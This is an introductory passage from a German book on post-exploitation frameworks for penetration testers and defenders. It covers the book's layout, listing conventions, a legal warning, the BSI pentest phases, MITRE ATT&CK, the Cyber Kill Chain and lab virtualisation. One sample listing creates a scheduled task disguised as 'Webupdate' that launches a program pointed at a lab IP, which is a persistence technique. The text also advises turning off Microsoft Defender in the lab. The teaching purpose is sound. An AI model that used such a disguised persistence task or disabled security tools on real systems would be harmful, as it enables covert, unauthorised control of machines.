Havoc wurde im Herbst 2022 vorgestellt und aufgrund einiger optischer Ähnlichkeiten mit Cobalt Strike verglichen. Das Framework enthält verschiedene Evasion-Methoden, die von etablierten Antivirenprogrammen nicht erkannt werden. Die Software läuft stabil und performant und reagiert schneller als andere Frameworks. Obwohl die Arbeit des Entwicklers hauptsächlich auf Windows x64 als Zielsystem ausgerichtet ist, können Module für macOS und Linux leicht integriert werden. Es gibt bereits erste Ansätze für andere Entwickler und Anwender, das Framework anzupassen und zu erweitern. Die offizielle Dokumentation befindet sich noch im Aufbau.

Kapitel 4 richtet sich an IT-Sicherheitsexperten, die für die Verteidigung und den Schutz der IT-Infrastruktur eines Unternehmens oder Behörde verantwortlich sind. Aus den Themenbereichen Schwachstellenanalyse, Einbrucherkennung und Monitoring haben wir einige interessante Aspekte ausgewählt und mit praktischen Beispielen untermauert.

1.5 Wie ist das Buch aufgebaut?

Nachdem wir einen kurzen inhaltlichen Überblick über die im Buch beschriebenen Frameworks gegeben haben, möchten wir Ihnen zeigen, wie wir das Buch aufgebaut haben, um die teilweise komplexen Themen anschaulich darzustellen.

Im ersten Teil des dritten Kapitels stellen wir Ihnen ein Szenario vor, das Sie auf alle Post Exploitation Frameworks anwenden können. Natürlich kommen nicht immer alle Komponenten gleichzeitig zum Einsatz. Damit Sie aber in den Listings die verwendeten virtuellen Maschinen identifizieren können, werden diese immer die gleichen IP-Adressen haben.

Aus Sicherheitsgründen laufen alle Szenarien in virtuellen Umgebungen ab. Dazu haben wir zwei Netzwerke aufgebaut, die durch eine Firewall getrennt sind. Auch wenn viele Komponenten einer realen Umgebung fehlen, können wir auf diese Weise eine gewisse Reali-

tätsnähe simulieren. Natürlich wäre es möglich, intelligente Firewalls, Intrusion Detection und V-LAN in die virtuellen Umgebungen zu integrieren. Dies würde aber gleichzeitig die Komplexität der Szenarien und die Fehleranfälligkeit weiter erhöhen. Aus unserer Sicht würde dies nicht zum Lernerfolg beitragen.

Ein Großteil der beschriebenen Post Exploitation Frameworks läuft auf Linux-Betriebssystemen. Hier liegt es in der Natur der Sache, dass die Befehle sehr oft auf der Kommandozeile eingegeben werden. Der `sudo`-Befehl des Linux-Betriebssystems wird verwendet, um Aktionen auszuführen, die administrative Rechte erfordern. Normalerweise kann ein Benutzer aus Sicherheitsgründen keine Änderungen an wichtigen Systemdateien oder -einstellungen vornehmen. Mit dem Befehl `sudo` erhält ein Benutzer jedoch vorübergehend die Rechte eines Administrators, um solche Aktionen durchzuführen. Mit `sudo su` wechseln Sie dagegen vollständig in den Kontext des Benutzers *root*. Das bedeutet, dass Sie alle verfügbaren Systemressourcen und Befehle nutzen können. Aus diesem Grund ist es wichtig, dass Sie `sudo su` mit Vorsicht und nur dann verwenden, wenn es absolut notwendig ist. Wir werden beide Formen in den Listings verwenden.

Im nachfolgenden Beispiel führt der angemeldete Nutzer vorrübergehend einen Befehl mit administrativen Rechten aus.

```
sudo apt update && sudo apt upgrade
sudo apt install nmap
```

Um anzuzeigen, dass wir uns im Kontext des Benutzers *root* bewegen, stellen wir den nachfolgenden Befehlen jeweils ein `sudo su` voran:

```
sudo su
apt update
apt upgrade
apt install nmap
```

Leider lässt es sich manchmal nicht vermeiden, dass Listings zu lang sind, um in eine Zeile zu passen. In diesem Fall verwenden wir Listings mit vorangestellten Zeilenzählern. Dies ist auch der Fall, wenn wir im Text auf einzelne Zeilen besonders hinweisen wollen. Bitte beachten Sie, dass in diesen Fällen die Zeilennummern nicht eingegeben werden.

```
01  schtasks /create /tn "Webupdate" /tr  "c:\\Windows\\System32\\"setup.exe\ -url\
https://192.168.171.118:443"" /sc DAILY /st 07:00 /f /RI 60 /du 24:00
```

Für den Einsatz in der Praxis empfehlen wir, längere Befehle und Codeschnipsel aus dem E-Book zu kopieren und an der entsprechenden Stelle im Linux-Terminal oder in der Windows-Eingabeaufforderung einzufügen und auszuführen. Bitte beachten Sie auch hier, dass die vorangestellte Zeilennummer nicht miteingefügt werden darf.

Um den Text etwas aufzulockern und übersichtlicher zu gestalten, verwenden wir verschiedene Kästen, in denen wir unterschiedliche Inhalte unterbringen:

Hinweise sind wichtige Informationen und Anleitungen, die bei der Lösung eines Problems helfen können. Sie geben auch Empfehlungen, um dem Benutzer den richtigen Weg zu zeigen oder Fehler zu vermeiden.

Ein Praxistipp ist eine Empfehlung, die auf unserer praktischen Erfahrung beruht und Ihnen helfen soll, effektiver zu arbeiten.

Achtung! Mit diesem Hinweis machen wir Sie auf typische Fehler aufmerksam, die Sie unbedingt vermeiden sollten.

Am Ende jedes Abschnitts finden Sie Kontrollfragen, die Ihnen helfen sollen, den behandelten Stoff zu verstehen. In Kapitel 5 finden Sie die Lösungen mit einer kurzen Erläuterung. Nachfolgend ein Beispiel für eine Kontrollfrage:

Was wird im Zusammenhang mit dem Metasploit Framework als Reverse-Verbindung bezeichnet?

A: Eine Reverse-Verbindung geht immer vom Angreifer aus.

B: Eine Reverse-Verbindung ist gar keine herkömmliche Verbindung, sondern wird mithilfe eines Generators erzeugt.

C: Eine Reverse-Verbindung geht immer vom Zielsystem aus.

D: Reverse-Verbindungen werden von Metasploit genutzt, um Payloads bestmöglich zu verteilen.

Am Ende des Buches haben wir im Anhang verschiedene Tabellen, Skripte und Code abgelegt, die Sie bei der Arbeit mit den beschriebenen Post Exploitation Frameworks unterstützen sollen.

1.6 Was Sie noch wissen sollten

Leserinnen und Leser, die sich mit den in diesem Buch vorgestellten Tools und Frameworks beschäftigen wollen, sollten über Grundkenntnisse der Netzwerktechnik verfügen. TCP/IP, Protokolle und Schichtenmodelle sollten keine unbekannten Begriffe sein.

Da mit den im Buch beschriebenen Werkzeugen und Techniken bei unsachgemäßer Handhabung nicht unerhebliche Schäden angerichtet werden können, empfehlen wir, eigene Tests immer in einer gesicherten Testumgebung durchzuführen. Dazu sollten ausreichende Kenntnisse im Bereich der Virtualisierung vorhanden sein.

Um die vorgestellten Techniken zu verstehen, sollte der Leser mit den Betriebssystemen Windows, Linux und macOS vertraut sein, über ausreichende Kenntnisse der jeweiligen Benutzeroberflächen verfügen und Befehle über die Kommandozeile absetzen können. SSH, RDP, PowerShell, Bash und Docker sollten keine Fremdwörter sein.

Wir persönlich haben uns beim Studium ähnlicher Literatur darüber geärgert, dass seitenweise Hilfetexte abgedruckt werden, die man mit einem einfachen Befehl auf den Bildschirm bringen könnte. Deshalb haben wir darauf weitgehend verzichtet. Als Nachschlage-

werk ist das Buch daher nur bedingt geeignet. Stattdessen finden Sie in den einzelnen Abschnitten Hinweise, wie Sie mit Tastenkombinationen oder Befehlen an weitere Informationen gelangen. Auch aus diesem Grund empfiehlt es sich, während der Lektüre einen Computer zur Hand zu haben.

Internet-Links ändern sich häufig und können daher manchmal ins Leere führen. Wir haben uns dennoch entschlossen, am Ende jedes Kapitels eine Textbox mit wichtigen Links einzufügen. So können wir diese URLs später leichter aktualisieren.

Der Microsoft Defender oder andere Antivirenprogramme leisten gute Arbeit, wenn es um die Sicherheit der eigenen Systeme geht. Sie stellen für jeden Angreifer und Penetrationstester eine Herausforderung dar, wenn es darum geht, sie zu umgehen oder auszuschalten. Bitte haben Sie Verständnis dafür, dass wir in diesem Buch nicht auf sogenannte Umgehungstechniken (Evasion) eingehen. Es geht uns vielmehr darum, die verschiedenen Methoden und das Vorgehen der Angreifer aufzuzeigen. Schalten Sie daher die Sicherheitslösungen in den virtuellen Maschinen aus, bevor Sie mit der praktischen Arbeit in Ihrem Testlabor beginnen. Verwenden Sie dazu unter Windows 10/11 z. B. die Software *Defender Control*, um den Windows Defender temporär aus- und wieder einzuschalten.

Wer sich mit Open-Source-Software beschäftigt, wird feststellen, dass nicht immer alles so funktioniert, wie es beabsichtigt ist oder in der Dokumentation/Anleitung beschrieben wird. Oft befinden sich die Produkte in der Entwicklung oder werden häufig geändert. Angepasste Bibliotheken oder Abhängigkeiten führen zu Fehlern, die erst später entdeckt und behoben werden. Ein gewisser Frust bei den Anwendern ist damit vorprogrammiert und endet in verzweifeltem Aufgeben. Leider lässt sich dies auch bei den vorgestellten Post Exploitation Frameworks nicht vermeiden. Lesen Sie also nur weiter, wenn Sie sich dieser Herausforderung stellen wollen und suchen Sie nach Alternativen, wenn ein Tool nicht das gewünschte Ergebnis liefert.

Abschließend möchten wir darauf hinweisen, dass die hier vorgestellten Angriffswerkzeuge und -methoden ein erhebliches Angriffspotenzial auf ein lokales System oder auf Rechnernetze darstellen können. Der unbefugte Einsatz dieser Werkzeuge in realen Umgebungen ist daher kein Kavaliersdelikt und kann strafrechtliche Konsequenzen nach sich ziehen. Autoren und Verlag übernehmen keine Haftung für Schäden, die sich aus der Verwendung der in diesem Buch veröffentlichten Informationen ergeben.

1.7 Etwas zur verwendeten Sprache und Gendergerechtigkeit

Wir haben uns bemüht, die komplexe Materie in verständlichen Sätzen darzustellen. Unser Dank gilt dem Lektorat, das uns bei der Erstellung des Buches tatkräftig unterstützt hat.

Bitte haben Sie Verständnis dafür, dass wir englische Begriffe nicht ins Deutsche übersetzt haben. Zwei Beispiele sollen dies verdeutlichen:

- Im Buch wird für einige Post Exploitation Frameworks der Begriff *Implants* verwendet. In diesem Fall wäre es uns leichtgefallen, im Buch den Begriff „Implantate“ zu verwenden, da dies eine gängige deutsche Übersetzung ist. Sie werden in späteren Kapiteln erfahren, dass es sich dabei um Programmcode handelt, der auf dem Zielsystem ausgeführt werden muss, um eine Verbindung zum System des Angreifers herzustellen. Der Unterschied zwischen den beiden Begriffen ist hier also nicht sehr groß.
- *Listener* werden in allen Post Exploitation Frameworks verwendet. Schaut man im Wörterbuch nach, findet man Übersetzungen wie „Zuhörer“ oder „Empfänger“. Dies ist auch verständlich, wenn man weiß, dass es sich um ein Programm handelt, das an einem zugewiesenen Port „lauscht“, um eingehende Daten zu empfangen.

Listener und *Implants* sind aber auch Befehle, die auf der Kommandozeile ausgeführt werden, um die entsprechenden Informationen anzuzeigen. Sie werden diese Befehle während Ihrer Tests mehrmals eingeben. Es ist daher nicht sinnvoll, im Text die deutsche Übersetzung zu verwenden und die Befehle in englischer Sprache einzugeben.

Der Gebrauch einer gendersensiblen Sprache wird aus guten Gründen von einer wachsenden Zahl von Leserinnen und Leser erwartet. Beim Verfassen dieses Buchs haben wir versucht, vorrangig geschlechtsneutrale Bezeichnungen zu verwenden. Soweit geschlechtsspezifische Personenbezeichnungen verwendet wurden, beziehen sie sich selbstverständlich auf alle Geschlechter gleichermaßen und dienen ausschließlich der besseren Lesbarkeit.

Gleiches gilt für Farbbezeichnungen wie „Blackbox“ oder „Blacklist“. In diesem Zusammenhang ist es uns sehr wichtig zu betonen, dass wir jede Form von Rassendiskriminierung verabscheuen. Wir bitten daher darum, die im Buch verwendeten Farbbezeichnungen (schwarz/weiß) nicht mit der Hautfarbe von Menschen gleichzusetzen. Aus unserer Sicht verbergen sich hinter diesen Begriffen historisch gewachsene Bezeichnungen, die lediglich dazu dienen, technische Zusammenhänge einfach und allgemein verständlich darzustellen.

1.8 Ein Wort zu Penetrationstests und Angriffsmethoden

Obwohl sich dieses Buch mit Penetrationstests beschäftigt, vermitteln wir in diesem Buch keine Grundlagen in diesem Bereich. Um Post Exploitation in diesem Prozess richtig einordnen zu können, haben wir uns entschlossen, nachfolgend trotzdem kurz auf die einzelnen Phasen einzugehen. Wer sich tagtäglich mit dem Thema beschäftigt, eine entsprechende Ausbildung absolviert hat oder die Möglichkeit hatte, die einschlägige Literatur zu studieren, kann diesen Abschnitt getrost überspringen.

Das Bundesamt für Sicherheit in der Informationstechnik (BSI) hat die Studie „Durchführungskonzept für Penetrationstests“ herausgegeben, die nicht nur die Grundlagen und Bedingungen für diese Tests festlegt, sondern auch die einzelnen Phasen von der Auftragsannahme bis zum Testabschluss beschreibt. Das BSI definiert darin die folgenden fünf Phasen, die zeitlich nacheinander ablaufen:

- **Phase 1 – Vorbereitung:** Hier werden gemeinsam mit dem Auftraggeber die Ziele festgelegt, die mit dem Penetrationstest erreicht werden sollen. Hier werden auch die rechtlichen Rahmenbedingungen abgesteckt und vertraglich festgelegt, welche Systeme mit welcher „Aggressivität" angegriffen werden dürfen.
- **Phase 2 – Informationsbeschaffung und Auswertung:** Hier befinden wir uns bereits in der ersten technischen Phase. Ziel ist es, möglichst detaillierte Informationen über die im Zielnetz installierten Systeme zu erhalten. Die Maßnahmen umfassen sowohl rein passive Methoden, wie z. B. die Durchführung von Online-Recherchen, als auch aktive Scans mit den vorhandenen Port- und Vulnerability-Scannern.
- **Phase 3 – Bewertung der Informationen/Risikoanalyse:** Aus der Auswertung der in Phase 2 gesammelten Informationen ergeben sich für den Penetrationstester potenzielle Angriffspunkte, die nochmals bewertet und mit dem Auftraggeber abgestimmt werden müssen. In dieser Phase werden auch die Risiken abgeschätzt, die entstehen können, wenn besonders gefährdete Produktivsysteme weiteren Angriffen ausgesetzt werden. Der Auftraggeber hat nun die Möglichkeit, diese von den in Phase 4 durchzuführenden Tests auszuschließen.
- **Phase 4 – aktive Eindringversuche:** Diese Phase stellt typischerweise das größte Risiko eines Penetrationstests dar. Hier versuchen die Tester, die gefundenen Schwachstellen aktiv auszunutzen, um in das Zielsystem einzudringen. Leider kann es hier z. B. durch Buffer Overflow Exploits zu Systemabstürzen kommen. In dieser Phase können auch die im Buch beschriebenen Post Exploitation Frameworks zum Einsatz kommen. Mit den hier gesammelten Informationen kann ein Penetrationstester nicht nur die Kontrolle über das IT-System erlangen, sondern von hier aus auch weitere Angriffe auf angeschlossene Netzwerke durchführen.
- **Phase 5 – Abschlussanalyse:** Diese mündet in einen Abschlussbericht, der die gefundenen Schwachstellen und Risiken enthält und Empfehlungen zu deren Beseitigung gibt. Hier muss der Penetrationstester nachvollziehbar darlegen, wie er zu seinen Erkenntnissen gekommen ist. Dies geschieht in der Regel in einem ausführlichen Gespräch mit dem Auftraggeber.

Wie Sie sehen, deckt dieses Buch nur einen sehr kleinen Teil der Phasen eines Penetrationstests ab. Wir sind aber der Meinung, dass man gerade durch die Anwendung der im Buch beschriebenen Frameworks viel über die möglichen Angriffsmethoden potenzieller Gegner lernen kann.

Dies wird noch deutlicher, wenn man das MITRE ATT&CK Framework [1] verwendet. Dabei handelt es sich eher um eine Wissensdatenbank über die Taktiken und Techniken von Angreifern, die auf realen Beobachtungen im Cyberspace basiert. Es wurde von der MITRE Corporation entwickelt und ist heute eines der bekanntesten und umfassendsten Frameworks für Cybersicherheit. Das Framework umfasst verschiedene Taktiken, die Angreifer bei einem Angriff anwenden können, sowie eine Reihe von Techniken, die innerhalb jeder Taktik eingesetzt werden können. Die Taktiken sind in verschiedene Kategorien unterteilt, darunter Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Exfiltration und Command and Control. Ziel des Frameworks ist es, Organisationen dabei zu unterstützen, ihre Cyber-Abwehrstrategien durch ein besseres Verständnis der von Angreifern verwendeten Taktiken und Techniken zu verbessern. Dies kann Unternehmen dabei helfen, effektivere Schutzmaßnahmen zu ergreifen und schneller und besser auf Cyber-Angriffe zu reagieren.

Wir empfehlen Ihnen, sich diese Matrix genauer anzusehen. Sie werden viele Taktiken wiederfinden, die Sie mithilfe von Post Exploitation Frameworks umsetzen können.

Abschließend empfehlen wir den Leserinnen und Lesern, sich mit der sogenannten Cyber Kill Chain [2] zu beschäftigen. Dabei handelt es sich um ein Modell, das von Lockheed Martin entwickelt wurde, um die verschiedenen Phasen eines Cyber-Angriffs besser zu erkennen und Abwehrmaßnahmen zu entwickeln, um Angriffe zu verhindern oder deren Auswirkungen zu minimieren.

Es beschreibt die sieben Phasen (Bild 1.1), die ein Angreifer durchläuft, um ein Netzwerk oder System zu kompromittieren und seine Ziele zu erreichen.




Bild 1.1 Die Cyber Kill Chain nach Lockheed Martin (Quelle: *https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html*)

- **Reconnaissance:** In dieser Phase sammelt der Angreifer Informationen über das Ziel wie IP-Adressen, Systemkonfigurationen und mögliche Schwachstellen.
- **Weaponization:** Hier werden die gesammelten Informationen genutzt, um eine geeignete Angriffsmethode auszuwählen und zu entwickeln.
- **Delivery:** Die Angriffsmethode wird an das Ziel geliefert, z. B. durch Phishing-E-Mails, Drive-by-Downloads oder Social Engineering.
- **Exploitation:** Die Angriffsmethode wird ausgeführt, um eine Schwachstelle im Ziel auszunutzen und Zugriff auf das System zu erhalten.
- **Installation:** Sobald der Angreifer Zugang zum System hat, installiert er Schadcode, um das System weiter zu kompromittieren und die Kontrolle über das Ziel zu erlangen.
- **Command & Control:** Der Angreifer nutzt den installierten Schadcode, um eine Kommunikation mit dem kompromittierten System aufzubauen und Befehle zu übermitteln.
- **Actions on Objectives:** In dieser Phase erreicht der Angreifer seine Ziele, beispielsweise durch den Diebstahl sensibler Daten, die Zerstörung von Systemen oder die Durchführung von DDoS-Attacken.

Beachten Sie, dass die Cyber Kill Chain während eines Cyberangriffs auch mehrfach durchlaufen werden kann.

Links zu Hintergrundinformationen und Downloads

[1] MITRE ATT&CK Framework – *https://attack.mitre.org*

[2] Cyber Kill Chain – *https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html*

2 Eine eigene Testumgebung aufbauen

Um die in diesem Buch vorgestellten Frameworks nutzen zu können, sollte sich jeder Anwender zunächst Gedanken über eine Test- und Entwicklungsumgebung machen. Da wir mehrere Betriebssysteme gleichzeitig nutzen wollen, bietet sich hier jede Form der Virtualisierung an.

Nicht nur im professionellen, sondern auch im privaten Umfeld erfreuen sich virtuelle Maschinen großer Beliebtheit. Sie ermöglichen eine ressourcenschonende und flexible Nutzung der Hardware und erhöhen die Sicherheit im Umgang mit den hier vorgestellten Werkzeugen.

Es versteht sich von selbst, dass die Entwicklungsumgebung strikt von einer produktiven Umgebung getrennt sein sollte und nur Benutzer mit entsprechender Berechtigung die virtuellen Maschinen nutzen dürfen. Welche virtuelle Umgebung tatsächlich genutzt wird, hängt stark von den persönlichen Anforderungen und der Erfahrung des Anwenders ab. Im professionellen Kontext werden sicherlich Server zur Verfügung stehen, die bereits mit virtuellen Maschinen verschiedenster Betriebssysteme ausgestattet sind. Für den privaten Gebrauch reichen Programme aus, die von den führenden Herstellern kostenlos zur Verfügung gestellt werden.

Bitte haben Sie Verständnis dafür, dass wir in diesem Rahmen nicht auf die Vor- und Nachteile der auf dem Markt befindlichen Lösungen eingehen können.

Um bestimmte Einstellungen und verschiedene Installationen in einer virtuellen Maschine testen zu können, sollte bei der Auswahl der Virtualisierungslösung auf eine funktionierende Snapshot-Lösung geachtet werden. So ist es möglich, auf frühere Betriebsstände zurückzukehren bzw. Änderungen im System rückgängig zu machen.

Die in diesem Buch beschriebenen Tests wurden ausschließlich auf virtuellen Umgebungen durchgeführt, die kostenlos oder kostengünstig von dem jeweiligen Hersteller im Internet bereitgestellt werden.

Grundsätzlich unterscheiden wir zwei verschiedene Konzepte der Virtualisierung, die sich in erster Linie auf die Art der virtualisierten Ressourcen beziehen:

- *Desktop-Virtualisierung* bezieht sich auf die Virtualisierung von Desktop-Computern oder Laptops. Dabei wird die physische Hardware des Endgeräts virtualisiert, um mehrere virtuelle Desktops auf einem einzigen Host-System auszuführen.
- *Server-Virtualisierung* hingegen bezieht sich auf die Virtualisierung von Servern und Netzwerk-Ressourcen. Dabei werden physische Server zu virtuellen Maschinen (VMs) umge-

wandelt, die auf einem einzigen Host-System ausgeführt werden. Jede virtuelle Maschine ist eine separate Instanz mit eigenem Betriebssystem, Anwendungen und Daten.

2.1 Desktop-Virtualisierung

In modernen IT-Umgebungen kann die Desktop-Virtualisierung sehr nützlich sein. So können Sie mit einfachen Mitteln mehrere Betriebssysteme als virtuelle Maschinen auf Ihrem PC oder Notebook ausführen. Vielleicht haben Sie bereits mit einer Lösung gearbeitet oder bevorzugen ein Produkt gegenüber den anderen. Viele Desktop- und Enterprise Virtualisierungen sind sowohl für Windows als auch für Linux verfügbar. VirtualBox kann auch auf macOS- und Solaris-basierten Hostsystemen installiert werden. Nutzern von Apple-Hardware empfehlen wir jedoch die kostenpflichtige Software Parallels Desktop, die aktuell in der Version 18 vorliegt.

2.1.1 VMware Workstation Pro und Player

VMware bietet für die Desktop-Virtualisierung zwei Produkte an. Die VMware Workstation Pro kann während der Testphase kostenlos genutzt werden. Danach muss eine Lizenz erworben werden. Der Player kann in der Basic Edition für nicht kommerzielle Zwecke dauerhaft kostenlos genutzt werden.




Bild 2.1 VMware Workstation Player